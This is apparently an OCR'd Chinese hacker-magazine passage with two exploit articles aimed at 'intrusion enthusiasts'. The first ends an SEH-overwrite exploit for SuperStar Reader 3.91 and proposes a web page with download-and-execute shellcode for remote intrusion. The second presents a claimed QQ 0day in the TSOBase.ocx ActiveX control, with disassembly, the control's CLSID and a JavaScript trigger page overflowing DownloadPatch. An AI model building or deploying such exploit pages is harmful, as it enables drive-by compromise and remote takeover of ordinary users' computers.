


图4

成功地看到了一个错误消息框的产生，说明我们确实已经可以随意控制程序的流程了，可是怎么执行ShellCode呢？我们总不能先在内存中找到ShellCode地址再替换"ev&R"来执行ShellCode吧？这样不但麻烦，而且每次ShellCode在内存中的地址又不确定，不能使得漏洞利用变得很通用，尤其是远程利用时，我们总不能跑到对方电脑上调试一番再利用吧？

下面就给大家介绍在利用SEH覆盖法时如何执行我们的ShellCode。因为在Windows XP以及高版本的Windows系统里，系统会利用异常处理函数来捕捉程序出现的异常，包括溢出等。当进入异常处理时，系统会将ebx寄存器清零，用来防止被非法利用，可是此时在esp+8的地方却保存了异常出现时的一个寄存器记录，这个记录放在一个结构里，这样就等于是我们想要利用的那些寄存器值被移了一个位置，如果我们能找到例如"call dword ptr [esp+8]"这样的指令，就相当于传统的jmpesp指令一样，能使我们的ShellCode顺利执行了。

好了，现在结合我们发现的这个漏洞，异常出现时我们需要寻找一个地址包含指令"call dword ptr [esp+8]"来代替上面的65762652，使得我们的ShellCode能执行。经过一番寻找，我找到一个地址等效于"call dword ptr [esp+8]"指令，把它放入我们修改后的超长网址里，然后再在其中加入我们的ShellCode。注意这里的ShellCode不要出现大写字母以及双引号，因为程序会将大写字母全部转换成小写，并且在HTML语法里双引号会成为字符串的结尾，这会导致我们的ShellCode被截断，无法正常利用，这是一个限制点哦。我做的ShellCode是改变消息框的内容为"hack"，本以为这样就可以轻松地让我们看到一个显示"hack"字符串的消息框了，没想到程序又被自动关闭了，什么都没显示。无奈，只好再调试程序，过程很复杂，我在这里不再叙述，直接给出结果，就是在编写ShellCode时，一定切记字节对齐，因为32位的Windows都是四字节对齐的，并且一定不要出现"0xEB"字节，要出现也一定要使得它后面的字节尽量大于0x20。调整好我们的ShellCode，打开我做的测试页面testmessage.htm看看成功利用后的效果，如图5所示，程序顺利执行了！





图5

最后，我再说说这个漏洞的危害。正如我一开始分析漏洞的触发一样，要是我们做一个包含了这个漏洞利用的网页，放到网上让人浏览，那么凡是使用超星直接浏览的人，或者调用超星解析的，都会被成功的溢出攻击，就像网页木马一样，使用一组下载执行的ShellCode，我们就能通过超星远程入侵了。对了，忘记告诉大家我的测试环境了，我调试的是最新的超星阅览器，版本号是3.91，3.91以前版本的也有这个漏洞。OK，就到这里吧，祝大家玩的愉快。

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



潜伏的危机
——腾讯QQ再现0Day

文/图 爱无言

也许大家已经玩过前一阵网上公布的腾讯Q-Zone漏洞了，不过那个漏洞是一个已经被腾讯打过补丁的漏洞，针对QQ2007不再起作用了。你一定会觉得不爽吧？如果还有个漏洞能通杀2006到2007的QQ，你会怎样？下面就随我一起来看看这个令人兴奋的漏洞吧！

一般来说，安装完QQ后，我们都会马上使用。但在某些情况下，比如我们忘记了密码，或者要修改密码，或者要在异地登录，或者出现了什么激活选项，这个时候腾讯会很友好地帮我们安装安全组件，甚至在经常使用QQ下也会自动地安装这个安全组件，如图1 所示。




图1

这个名叫"TSOBase.ocx"的安全组件，由于程序员的大意，在程序函数DownloadPatch中，对传入的参数没有做任何限制，本来应该是在256字节以内的，但却没有加以限制。为什么说是256字节呢？看看下面的分析，大家就会明白了！

```
mov     ecx, 0A00h
xor     eax, eax
lea     edi, [ebp+var_2F84]
mov     edx, [esi+4Ch]
rep stosd
stosb
push    edx
lea     eax, [ebp+var_2F84]
push    2800h
……   // 以上是参数初始化
loc_10013F6C:
lea     edx, [ebp+var_2F84]
push    edi
push    edx
lea     ecx, [ebp+var_24]
mov     byte ptr [ebp+var_4], 7
call    CFile::Write(void const *,uint)
// 文件写入函数
mov     eax, [esi+3Ch]
mov     ecx, [esi+44h]
……
mov     [esi+44h], ecx
call    ds:WaitForSingleObject
test    eax, eax
jz      short loc_10013FF3
// 利用线程写文件
……
mov     eax, [esi+90h]
mov     ecx, [esi+38h]
mov     edx, [esi+3Ch]
push    104h ; size_t
// 注意这里十六进制的104是260，我们输入超长参数就会导致溢出
push    eax  ; char *
lea     eax, [ebp+var_774]
push    eax  ; char *
mov     [ebp+var_780], 1
……
```

其实上面这段代码就是下载一个安全补丁到本地来，在保存的时候，文件名是我们可以利用的参数。我们知道，Windows下的文件名最大长度为256字节，如果能成功利用这个参数就可以导致溢出了。

TSOBase.ocx安全组件的注册ID是"{C09B522F-8AED-4E21-A65C-DC1AB652BAEE}"，我们写一段JavaScript来测试一下上面的分析是不是能触发这个漏洞。代码文件如下。

```
<script>
function aiwuyanFun()
{
Kill.DownloadPatch("http://...dddddddddddeeeeeerrtttttt!");
// 注意这里参数长度要大于256字节
}</script>
<OBJECT ID="kill" CLASSID="CLSID:{C09B522F-8AED-4E21-A65C-DC1AB652BAEE}"></OBJECT>
<script>javascript:aiwuyanFun();</script>
```

我们用傲游打开试试，结果如图2和图3所示。看到了吗？傲游出错了！我们再用OllyDBG调试一下




图2




图3




图4

看看，结果如图4 所示。

QQ的这个漏洞利用很简单，不需要什么JMP、ESP或者别的跳转语句，因为程序出错后会自动定位程序指针到这个溢出字符串的开始，大家只要注意4字节对齐就行了。当然，这里的ShellCode长度要在260字节以内，仔细调试ShellCode，260个字节足够我们用了。看看我的溢出效果吧！如图5 所示。是不是很令人兴奋？

